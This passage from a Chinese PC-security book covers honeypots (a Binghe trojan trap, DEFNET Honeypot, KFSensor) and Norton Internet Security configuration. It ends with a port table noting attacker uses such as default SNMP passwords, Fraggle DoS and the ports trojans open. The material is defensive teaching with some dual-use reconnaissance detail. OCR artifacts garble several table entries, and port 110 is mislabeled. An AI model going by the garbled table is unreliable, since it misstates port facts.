同样，一些企业为了查找恶意入侵者，也会故意设置一些有不明显漏洞的“蜜罐”，让入侵者在不起疑心的情况下被记录下一切行动证据，有些人把此戏称为“监狱机”，通过与电信局的配合，可以轻易揪出 IP 源头的那双黑手。

10.3.2 “蜜罐”的典型应用实例

“冰河”陷阱是一款很好的“蜜罐”程序，可以在每次启动时自动检测系统是否已经被安装了“冰河”被控端程序，如果是则提示用户并在用户确认后自动清除所有版本的“冰河”被控端程序。在清除“冰河”被控端程序前会向用户显示已经被安装的“冰河”配置信息，自动清除后配置信息保存在当前目录的“清除日志.txt”文件中。

启动“冰河”陷阱后，程序会完全模拟真正的“冰河”被控端程序对监控端的命令进行响应，使监控端产生仍在正常监控的错觉，同时完全记录监控端的 IP 地址、命令、命令参数等相关信息。

此外，“冰河”陷阱可以在入侵者尚未退出“冰河”监控端程序之前，通过“冰河信使”功能与入侵者对话。通过修改 DAT 目录下的文件，用户可以定义自己的系统信息、进程列表、屏幕图像甚至虚拟的文件系统等信息。

在“冰河陷阱”的监控下，所有由远程监控端上传的文件，保存在 UPLOAD 目录下供用户分析。

跟着做：使用“冰河”陷阱

01 从网上下载并解压后，双击“冰河”陷阱.exe 进入其操作界面，如图 10-77 所示。



图 10-77 “冰河”陷阱操作界面

02 执行【设置】→【设置监听端口】命令，可以根据需要随意设置本地监听端口，如图 10-78 所示。




图 10-78 设置监听端口

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 执行【文件】→【打开陷阱】命令，"蜜罐"程序即可运行。若发现有入侵行为，将自动记录有关信息。

提示 由远程监控端上传的文件多为破坏性程序或病毒、木马等有害程序，建议在没有把握的情况下不要轻易打开 UPLOAD 目录下的任何文件。

此外，还有一类"蜜罐"程序可以通过在防火墙中将入侵者的 IP 地址设置为黑名单来立即拒绝入侵者继续进行访问，拒绝不友好的访问可以是短期的，也可以是长期的。

10.3.3 个人用户"蜜罐"系统的实现

DEFNET Honeypot 2004 是一个著名的"蜜罐"虚拟系统，它会虚拟一台有漏洞的计算机，等着恶意攻击者上钩。这种通过 DEFNET Honeypot 虚拟出来的系统和真正的系统看起来没什么不同，但它是为恶意攻击者布置的陷阱。只不过这个陷阱只能套住恶意攻击者，看看黑客都执行了哪些命令，进行了哪些操作，使用了哪些恶意攻击工具。通过陷阱的记录，可以了解攻击者的习惯，掌握足够的攻击证据，甚至反击攻击者。

跟着做：使用 DEFNET Honeypot

01 双击从网上下载的 defnet.exe 程序，即可进入其操作界面，如图 10-79 所示。

02 单击 Options 按钮，打开其选项设置对话框，如图 10-80 所示。

03 选取 Send logs by e-mail 复选项，用户可以输入自己的电子邮件地址，将记录的资料传送到该邮箱中。如果有 ICQ 号码，则也可以使用它接收信息。

04 选取 Authentication required 复选项，输入自己的邮箱身份验证信息。



图 10-79 DEFNET Honeypot 主界面




图 10-80 选项设置

05 选取 Open Extra Ports 复选项，可设置伪装开启的端口。在 Default banner of extra ports 文本框中可以输入伪装端口的默认信息。

06 用户还可以设置记录信息保存的路径，捕获到入侵行为时的声音提示，开机自启动，自动监视等选项。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

07 单击主界面的 Honeypot 按钮，则可打开“蜜罐”设置选项对话框，如图 10–81 所示。用户可以根据需要开启伪装的服务内容。

08 选取 Web Server 复选项，可以设置开启 Web 服务的端口、伪装文件的目录。

09 选取 FTP Server 复选项，则可以设置开启 FTP 服务的端口号、登录 FTP 服务器的用户名和密码等选项。

10 用户还可以根据需要选取 SMTP Server、Finger Server、POP3 Server、Telnet Server 等服务功能。

11 若选取 Telnet Server 复选项，单击 Advanced 按钮，则可以对 Telnet 服务进行更加详细的设置，如图 10–82 所示。用户可以在此设置伪装成的黑客入侵后看到的计算机盘符（Drive）、卷标（volume）、序列号（serial no）、目录建立的时间（Date and time of directories creation）、剩余磁盘空间（Free space in bytes）、可进入的目录（What directory will be accessible）、MAC 地址、网卡、DNS 等。

12 用户还可以通过 Allow☐ commands before disconnect 项设置黑客入侵后在“蜜罐”系统中执行命令的数量。




图 10-81 设置“蜜罐”选项




图 10-82 设置 Telnet 服务高级选项

13 单击 Defnet HoneyPot 主界面上的 Monitore 按钮开始监视入侵行为。

14 在监视过程中，用户可以随时单击 Stop 按钮停止监视，单击 Clean 按钮清除监视记录，单击 Save 按钮保存监视到的日志记录，并会在左边的空白处显示。

10.3.4 傻瓜式“蜜罐”KFSensor

KFSensor 是一款基于 IDS 的安全工具，通过模拟 FTP、POP3、HTTP、Telnet、SMTP 等服务，吸引黑客的攻击。通过详细的安全检测报告，实时监测本地计算机，操作简单且功能强大。

跟着做：使用 KFSensor

01 从网上下载并安装后，执行【开始】→【程序】→KFSensor→KFSensor 命令，进入其操作界面，如图 10–83 所示。

02 选择 Settings→Set Up Wizard 菜单项，即可打开设置向导对话框，如图 10–84 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-83　KFSensor 操作界面




图 10-84　“蜜罐”设置向导

03 单击【下一步】按钮，在显示的如图 10-85 所示对话框中选择需要模拟的服务。




图 10-85　选择模拟的服务

04 单击【下一步】按钮，给“蜜罐”系统设置一个域名，如图 10-86 所示。




图 10-86　设置域名

05 单击【下一步】按钮，用户可以输入 E-mail 地址，使 KFSensor 能够向该邮箱发送记录信息，如图 10-87 所示。



图 10-87　输入邮箱地址

06 单击【下一步】按钮，用户可以在如图 10-88 所示的对话框中设置有关伪装系统的选项。



图 10-88　设置有关伪装系统的选项

07 单击【下一步】按钮，选取 Install as systems service 复选项，如图 10-89 所示。

08 单击【下一步】按钮，再单击【完成】按钮，结束设置向导，如图 10-90 所示。

每月及時觀看毫孚月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-89　安装伪装系统



图 10-90　完成设置操作

09 单击工具栏上的 Start Server 按钮，启动"蜜罐"程序。

10 当 KFSensor 发现有人扫描本机时，图标就会变成红色，并进行报警。用户可以查看日志，了解黑客的扫描手法、入侵行为等。

伪装系统设置好后，若用扫描器工具对该主机进行扫描，就会发现开放的端口很多，几乎像一台刚刚装好系统和服务器软件的主机，连一些危险的端口都开放着，并且还可以扫描到 NT、FTP、SQL 弱口令、CGI、IIS 漏洞等，但这些都是 KFSensor 模拟出来的。

10.4　诺顿网络安全特警

诺顿网络安全特警 2009 是令人叹为观止的安全套装产品，它能够每隔 5～15 分钟进行防护更新一次，具有智能高速扫描、实时 SONAR 主动防护等超过 300 项的产品改进及 60 多项创新设计，实现了性能和防护的完美统一，同时实现了对系统资源零消耗。智能主动全防护系统自动检测及删除木马、僵尸网络、病毒、蠕虫、黑客、Rootkit 及间谍软件等各种恶意威胁，不需要用户决策就能全方位地保护计算机用户的个人信息、密码、银行账户的安全。

10.4.1　配置诺顿网络安全特警

安装好诺顿网络安全特警后，单击主界面上的任何一个【设置】超链接都可以打开【设置】窗口，用户可以根据需要开启或关闭某些功能，并可单击其右侧的【配置】超链接进行详细的设置。

跟着做：配置诺顿网络安全特警

01 用户下载并安装诺顿网络安全特警 2009 后，双击桌面上的 Norton Internet Security 图标，进入其操作界面，如图 10-91 所示。

02 单击界面上的【设置】超链接，即可打开其选项设置对话框，如图 10-92 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-91　诺顿网络安全特警操作界面



图 10-92　选项设置对话框

03 在【计算机设置】选项下，用户可以设置有关“反间谍软件”、“计算机扫描”、“实时防护”等功能选项，如图 10-93 所示。

04 在【Internet 设置】选项下，可以设置“浏览器防护”、“电子邮件扫描”、“入侵防护”、“智能防火墙”等功能，如图 10-94 所示。



图 10-93　【计算机设置】选项



图 10-94　【Internet 设置】选项

05 用户根据需要，还可以对【身份设置】、【家庭网络设置】等选项进行设置。

06 设置完毕后，单击【确定】按钮，结束选项的设置操作。

10.4.2　用诺顿网络安全特警扫描程序

安装并配置好诺顿网络安全特警后，每次启动系统，它都会自动加载保护用户的系统安全。除了可以使诺顿网络安全特警在规定时间自动扫描系统外，还可以手动进行扫描。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：用诺顿网络安全特警扫描程序

01 在诺顿网络安全特警主界面中，单击【立即扫描】右侧的下三角按钮，则显示如图 10-95 所示的窗口。



图 10-95 选择扫描方式

02 若单击【运行自定义扫描】按钮，则系统弹出如图 10-96 所示的对话框，用户可以定义扫描的对象。



图 10-96 定义扫描对象

03 单击【创建自定义扫描】按钮，则系统弹出诺顿扫描向导对话框，单击【下一步】按钮，添加要扫描的文件夹或文件，如图 10-97 所示。



图 10-97 添加扫描的项目

04 单击【下一步】按钮，为自定义扫描命名，如图 10-98 所示。



图 10-98 为自定义扫描命名

05 单击【完成】按钮，返回【扫描】界面，单击所需的扫描方式，开始扫描系统，如图 10-99 所示。

06 扫描结束后，在【结果摘要】标签中将显示扫描及处理的结果。在【需要注意】标签中显示存在风险的项目，如图 10-100 所示。

07 如果需要对未处理的存在风险的项目进行操作，则可单击【操作】栏中对应项目的下拉按钮，选择操作命令。

08 在【详细结果】标签中显示已经处理后的存在风险的项目，如图 10-101 所示。

09 单击【安全历史记录】超链接，则可打开【安全历史记录】窗口，在【查看】下拉列表框中选择“隔离区”项，可以查看已经隔离的存在风险的项目，如图 10-102 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-99　开始扫描



图 10-100　查看存在风险的项目



图 10-101　查看详细结果



图 10-102　查看隔离的项目

10　选取某一项目，单击【更多信息】按钮，则可查看该项目的详细信息，如图 10-103 所示。

11　若单击【恢复风险】按钮，则可将该项目恢复到原来的状态。



图 10-103　查看详细信息

10.4.3　封锁恶意 IP

当检查出一些恶意 IP 地址反复扫描或尝试入侵自己的计算机时，就可以将该 IP 地址进行封锁，使之不能与自己的计算机进行连接，从而阻止来自该恶意 IP 地址的入侵。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：封锁恶意 IP

01 在【设置】窗口中展开 Internet 项，单击【智能防火墙】→【高级设置】右侧的【配置】超链接，打开【高级设置】窗口，如图 10–104 所示。



图 10-104 【高级设置】窗口

02 单击【一般规则】右侧的【配置】超链接，则弹出如图 10–105 所示的界面。



图 10-105 防火墙一般处理规则界面

03 单击【添加】按钮，在弹出的对话框中选取【阻止，不允许与此规则匹配的连接】单选项，如图 10–106 所示。



图 10-106 选择阻止项

04 单击【下一步】按钮，在显示的界面中选取【来自其他计算机的入站连接】单选项，如图 10–107 所示。



图 10-107 选择阻止连接类型

05 单击【下一步】按钮，在显示的界面中选取【仅限下面列出的计算机和站点】单选项，如图 10–108 所示。

06 单击【添加】按钮，在弹出的对话框中输入阻止的 IP 地址或网站域名，如图 10–109 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 单击【添加】按钮，打开【添加规则】向导，然后按照添加恶意 IP 地址的方法设置有关选项。

04 当添加好阻止的 IP 地址后，单击【下一步】按钮，即可设置阻止的通信端口，如图 10–111 所示。

05 选择需要阻止的协议类型，选取【仅限与下面列出的所有类型和端口匹配的通信】单选项。



图 10-111 设置阻止的端口

06 单击【添加】按钮，用户可以在弹出的对话框中添加需要阻止的端口号，如图 10–112 所示，同时还需要选择本地或远程计算机。

07 单击【确定】按钮，返回【添加规则】向导。单击【下一步】按钮，可以设置当连接与该规则匹配时是否创建日志，如图 10–113 所示。



图 10-112 添加阻止的端口号



图 10-113 是否创建日志

08 单击【下一步】按钮，为创建的防火墙规则命名。

09 单击【下一步】按钮，可以查看设置规则的具体内容，最后单击【完成】按钮即可。

10.4.5 实现隐私控制

诺顿网络安全特警还具有保护用户隐私和阻止未成年人浏览不良网站等功能，但该功能需要单独安装插件才能使用。

跟着做：使用“父母控制”与“隐私控制”功能

01 在【设置】窗口中，单击【父母与隐私控制】项，然后开启“父母控制”与“隐私控制”功能，如图 10–114 所示。

02 单击【父母控制】右侧的【配置】超链接，设置控制密码，即可进入其具体选项设置对话框，如图 10–115 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-114　开启“父母控制”与“隐私控制”功能



图 10-115　设置父母控制选项

03 单击右侧的下拉按钮，选择【新建】项，系统弹出【父母控制组选项】对话框，如图 10–116 所示。

04 用户需要输入组名称，设置允许访问的网站，禁止访问的网站类别等内容。单击【确定】按钮设置即可生效。

提示

“父母控制”功能是为了控制家庭中未成年人浏览网站的内容，防止其接触不良网络内容。设置完毕后，若要更改其设置必须先正确输入密码才能进入。



图 10-116　设置控制选项

05 在【设置】窗口中，单击【隐私控制】右侧的【配置】超链接，设置登录密码后，进入其控制选项设置对话框，如图 10–117 所示。

06 单击【添加】按钮，在弹出的对话框中选择需要保护的类别，并设置其具体的保护内容，如图 10–118 所示。

07 单击【确定】按钮，即可将其添加到【隐私控制选项】列表中。

08 单击【确定】按钮，即可设置完毕。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-117　添加隐私控制项



图 10-118　设置保护的内容

设置好隐私控制选项后，在以后的网络使用过程中，当需要在网络上提交有关隐私控制内容时，诺顿网络安全特警就会给出提示，防止这些个人信息被黑客窃取。

10.5　可能出现的问题与解决办法

（1）如果系统中存在 BookedSpace 流氓软件，使用 Ad-aware 广告清除工具对其清除时，结果系统每次启动时都报找不到 bs3.dll 和 bsxx5.dll 文件的错误信息，这是为什么？

解答：这是因为 Ad-aware 工具不能将 BookedSpace 流氓软件进行彻底清除，保留了系统中 BookedSpace 流氓软件的某些链接，所以系统加载时就会报错。此时，用户可以使用其他专门工具进行清除，或请教专家进行手动清除。

（2）在清除流氓软件和间谍软件时，应该注意些什么？

解答：因为现在的流氓软件和间谍软件的防删除手段越来越复杂、越来越隐蔽，而且往往伪装成系统文件，如果强行将其删除，可能导致系统性能下降，甚至导致系统崩溃。因此，在清除流氓软件和间谍软件后，先要将其隔离的内容保存一段时间，确定系统没有受到影响时再将其彻底删除。若发现系统性能受到了影响，则需要将其恢复，然后再想办法将其清除。

10.6　总结与经验积累

本章重点介绍了有关流氓软件和间谍软件的防范、清除的有关方法，同时介绍了“蜜罐”的有关内容，“蜜罐”常用工具的使用方法，最后还介绍了诺顿网络安全特警的功能与使用方法。

不论是流氓软件还是间谍软件，都对计算机系统的安全性和稳定性存在严重危害，非常有必要将其清除。由于不同的间谍软件和流氓软件设定各不相同，且防删除的方法也越来越复杂，即使利用反间谍软件或反流氓软件，也不能保证将其成功清除，有时还可能会因为清除流氓软件和

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

间谍软件而导致系统出现问题，此时就需要请教专家进行手动清除。

目前网上有关保护网络与系统安全的专门工具有很多，如果发现系统中存在流氓软件或间谍软件，且使用某一种工具不能清除时，可以使用其他的专门工具进行清除，这是因为每一种专用流氓软件和间谍软件清除工具都不能保证其 100%能够将所有的流氓软件和间谍软件彻底清除，每一种软件都会存在一定的局限性。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

附录 A　系统端口一览表

端口号	服务	说明
0	Reserved	通常用于分析操作系统。这一方法能够工作是因为在一些系统中 0 是无效端口，当用户试图使用通常的闭合端口连接它时将产生不同结果
1	tcpmux	这显示有人在寻找 SGI Irix 机器。Irix 是实现 tcpmux 的主要提供者，默认情况下 tcpmux 在这种系统中被打开。Irix 机器在发布时含有几个默认的无密码的账户，如 IP、GUEST UUCP、NUUCP、DEMOS、TUTOR、DIAG、OUTOFBOX 等。许多管理员在安装后忘记删除这些账户。因此 HACKER 在 INTERNET 上搜索 tcpmux 并利用这些账户
7	Echo	能看到许多人搜索 Fraggle 放大器时，发送到 X.X.X.0 和 X.X.X.255 的信息
19	Character Generator	这是一种仅发送字符的服务。UDP 将会在收到 UDP 包后回应含有垃圾字符的包。TCP 连接时会发送含有垃圾字符的数据流直到连接关闭。HACKER 利用 IP 欺骗可以发动 DoS 攻击。伪造两个 chargen 服务器之间的 UDP 包。同样 Fraggle DoS 攻击向目标地址的这个端口广播一个带有伪造受害者 IP 的数据包，受害者为了回应这些数据而过载
21	FTP	FTP 服务器所开放的端口，用于上传、下载。最常见的攻击者用于寻找打开 anonymous 的 FTP 服务器。这些服务器带有可读写的目录。Doly Trojan、Fore、Invisible FTP、WebEx、WinCrash 和 Blade Runner 等木马所使用的端口
22	Ssh	PcAnywhere 建立的 TCP 和这一端口的连接可能是为了寻找 ssh。这一服务有许多弱点，如果配置成特定的模式，许多使用 RSAREF 库的版本就会有不少的漏洞存在
23	Telnet	入侵者在搜索远程登录 UNIX 的服务。大多数情况下扫描这一端口是为了找到机器运行的操作系统。使用其他技术，入侵者也会找到密码。木马 Tiny Telnet Server 就开放这个端口
25	SMTP	SMTP 服务器所开放的端口，用于发送邮件。入侵者寻找 SMTP 服务器是为了传递他们的 SPAM。入侵者的账户被关闭，他们需要连接到高带宽的 E-mail 服务器上，将简单的信息传递到不同的地址。木马 Antigen、Email Password Sender、Haebu Coceda、Shtrilitz Stealth、WinPC、WinSpy 都开放这个端口
31	MSG Authentication	木马 Master Paradise、Hackers Paradise 开放此端口
42	WINS Replication	WINS 复制
53	Domain Name Server(DNS)	DNS 服务器所开放的端口，入侵者可能是试图进行区域传递（TCP），欺骗 DNS（UDP）或隐藏其他的通信。因此防火墙常常过滤或记录此端口

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

端口号	服务	说明
67	Bootstrap Protocol Server	通过 DSL 和 Cable modem 的防火墙常会看见大量发送到广播地址 255.255.255.255 的数据。这些机器在向 DHCP 服务器请求一个地址。HACKER 常进入它们，分配一个地址把自己作为局部路由器而发起大量中间人（man-in-middle）攻击。客户端向 68 端口广播请求配置，服务器向 67 端口广播回应请求。这种回应使用广播是因为客户端还不知道可以发送的 IP 地址
69	Trival File Transfer	许多服务器与 bootp 一起提供这项服务，便于从系统下载启动代码。但是它们常常由于错误配置而使入侵者能从系统中窃取任何文件。它们也可用于系统写入文件
79	Finger Server	入侵者用于获得用户信息，查询操作系统，探测已知的缓冲区溢出错误，回应从自己机器到其他机器的 Finger 扫描
80	HTTP	用于网页浏览。木马 Executor 开放此端口
99	Metagram Relay	后门程序 ncx99 开放此端口
102	Message transfer agent (MTA)-X.400 over TCP/IP	消息传输聊天
109	Post 聊天 Protocol -Version3	POP3 服务器开放此端口，用于接收邮件，客户端访问服务器端的邮件服务。POP3 服务有许多公认的弱点。关于用户名和密码交换缓冲区溢出的弱点至少有 20 个，这意味着入侵者可以在真正登录前进入系统。聊天登录后还有其他缓冲区溢出错误
110	SUN 公司的 RPC 服务所有端口	常见 RPC 服务有 rpc.mountd、NFS、rpc.statd、rpc.csmd、rpc.ttybd、amd 等
113	Authentication Service	这是一个许多计算机上运行的协议，用于鉴别 TCP 连接的用户。使用这种服务可以获得许多计算机信息。但是它可作为许多服务的记录器，尤其是 FTP、POP、IMAP、SMTP 和 IRC 等服务。通常如果有许多客户通过_blank">防火墙访问这些服务，将会看到许多这个端口的连接请求。记住，如果阻断这个端口，客户端会感觉到在_blank">防火墙另一边与 E-mail 服务器的缓慢连接。许多_blank">防火墙支持 TCP 连接的阻断过程中发回 RST。这将会停止缓慢的连接
119	Network News Transfer Protocol	NEWS 新闻组传输协议，承载 USENET 通信。这个端口的连接通常是人们在寻找 USENET 服务器。多数 ISP 限制，只有他们的客户才能访问他们的新闻组服务器。打开新闻组服务器将允许发/读任何人的帖子，访问被限制的新闻组服务器，匿名发帖或发送 SPAM
135	Location Service	Microsoft 在这个端口运行 DCE RPC end-point mapper 为它的 DCOM 服务。这与 UNIX 111 端口的功能很相似。使用 DCOM 和 RPC 服务利用计算机上的 end-point mapper 注册它们的位置。远端客户连接到计算机时，通过查找 end-point mapper 找到服务的位置。HACKER 扫描计算机的这个端口是为了找到这个计算机上是否运行 Exchange Server，是什么版本。还有一些 DOS 攻击直接针对这个端口
137 138 139	NETBIOS Name Service	137、138 是 UDP 端口，当通过网上邻居传输文件时用这个端口。通过 139 端口进入的连接试图获得 NETBIOS/SMB 服务。这个协议被用于 Windows 文件和打印机共享和 SAMBA。还有 WINS Regisrtation 也用它

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

端口号	服务	说明
143	Interim Mail 聊天 Protocol v2	和 POP3 的聊天问题一样，许多 IMAP 服务器存在有缓冲区溢出漏洞。注意一种聊天蠕虫（admv0rm）会通过这个端口繁殖，因此许多这个端口的扫描来自不知情的已经被感染的用户。当 REDHAT 在他们的 LINUX 发布版本中默认允许 IMAP 后，这些漏洞变得很流行。这一端口还被用于 IMAP2，但并不流行
161	SNMP	SNMP 允许远程管理设备。所有配置和运行信息都储存在数据库中，通过 SNMP 可获得这些信息。许多管理员的错误配置将被暴露在 Internet。黑客将试图使用默认的密码 public、private 访问系统。他们可能会试验所有可能的组合。SNMP 包可能会被错误地指向用户的网络
177	X Display Manager Control Protocol	许多入侵者通过它访问 X-windows 操作台，它同时需要打开 6000 端口
389	LDAP、ILS	轻型目录访问协议和 NetMeeting Internet Locator Server 共用该端口
443	Https	网页聊天端口，能提供加密和通过安全端口传输的另一种 HTTP
456	[NULL]	木马 HACKERS PARADISE 开放此端口
513	Login,remote login	是从使用 cable modem 或 DSL 登录到子网中的 UNIX 计算机发出的广播。这些为入侵者进入他们的系统提供了信息
544	[NULL]	kerberos kshell
548	Macintosh,File Services(AFP/IP)	Macintosh，文件服务
553	CORBA IIOP（UDP）	使用 cable modem、DSL 或 VLAN 将会看到这个端口的广播。CORBA 是一种面向对象的 RPC 系统。入侵者可以利用这些信息进入系统
555	DSF	木马 PhAse1.0、Stealth Spy、IniKiller 开放此端口
568	Membership DPA	成员资格 DPA
569	Membership 聊天	成员资格 MSN
635	mountd	Linux 的 mountd Bug。这是扫描的一个流行 BUG。大多数对这个端口的扫描是基于 UDP 的，但是基于 TCP 的 mountd 有所增加（mountd 同时运行于两个端口）。记住 mountd 可运行于任何端口（到底是哪个端口，需要在端口 111 做 portmap 查询），只是 Linux 默认端口是 635，就像 NFS 通常运行于 2049 端口一样
636	LDAP	SSL（Secure Sockets Layer）
666	Doom Id Software	木马 Attack FTP、Satanz Backdoor 开放此端口
993	IMAP	SSL（Secure Sockets Layer）
1001 1011	[NULL]	木马 Silencer、WebEx 开放 1001 端口。木马 Doly Trojan 开放 1011 端口
1024	Reserved	它是动态端口的开始，许多程序并不在乎用哪个端口连接网络，它们请求系统为它们分配下一个闲置端口。基于这一点，分配从端口 1024 开始。也就是说第一个向系统发出请求的会分配 1024 端口。可以重启机器，打开 Telnet，再打开一个窗口运行“natstat –a”将会看到 Telnet 被分配 1024 端口。还有 SQL session 也用此端口和 5000 端口
1025 1033	1025:network blackjack 1033:[NULL]	木马 netspy 开放这两个端口

每月及時觀看電子月
就上溜客安全網www.17

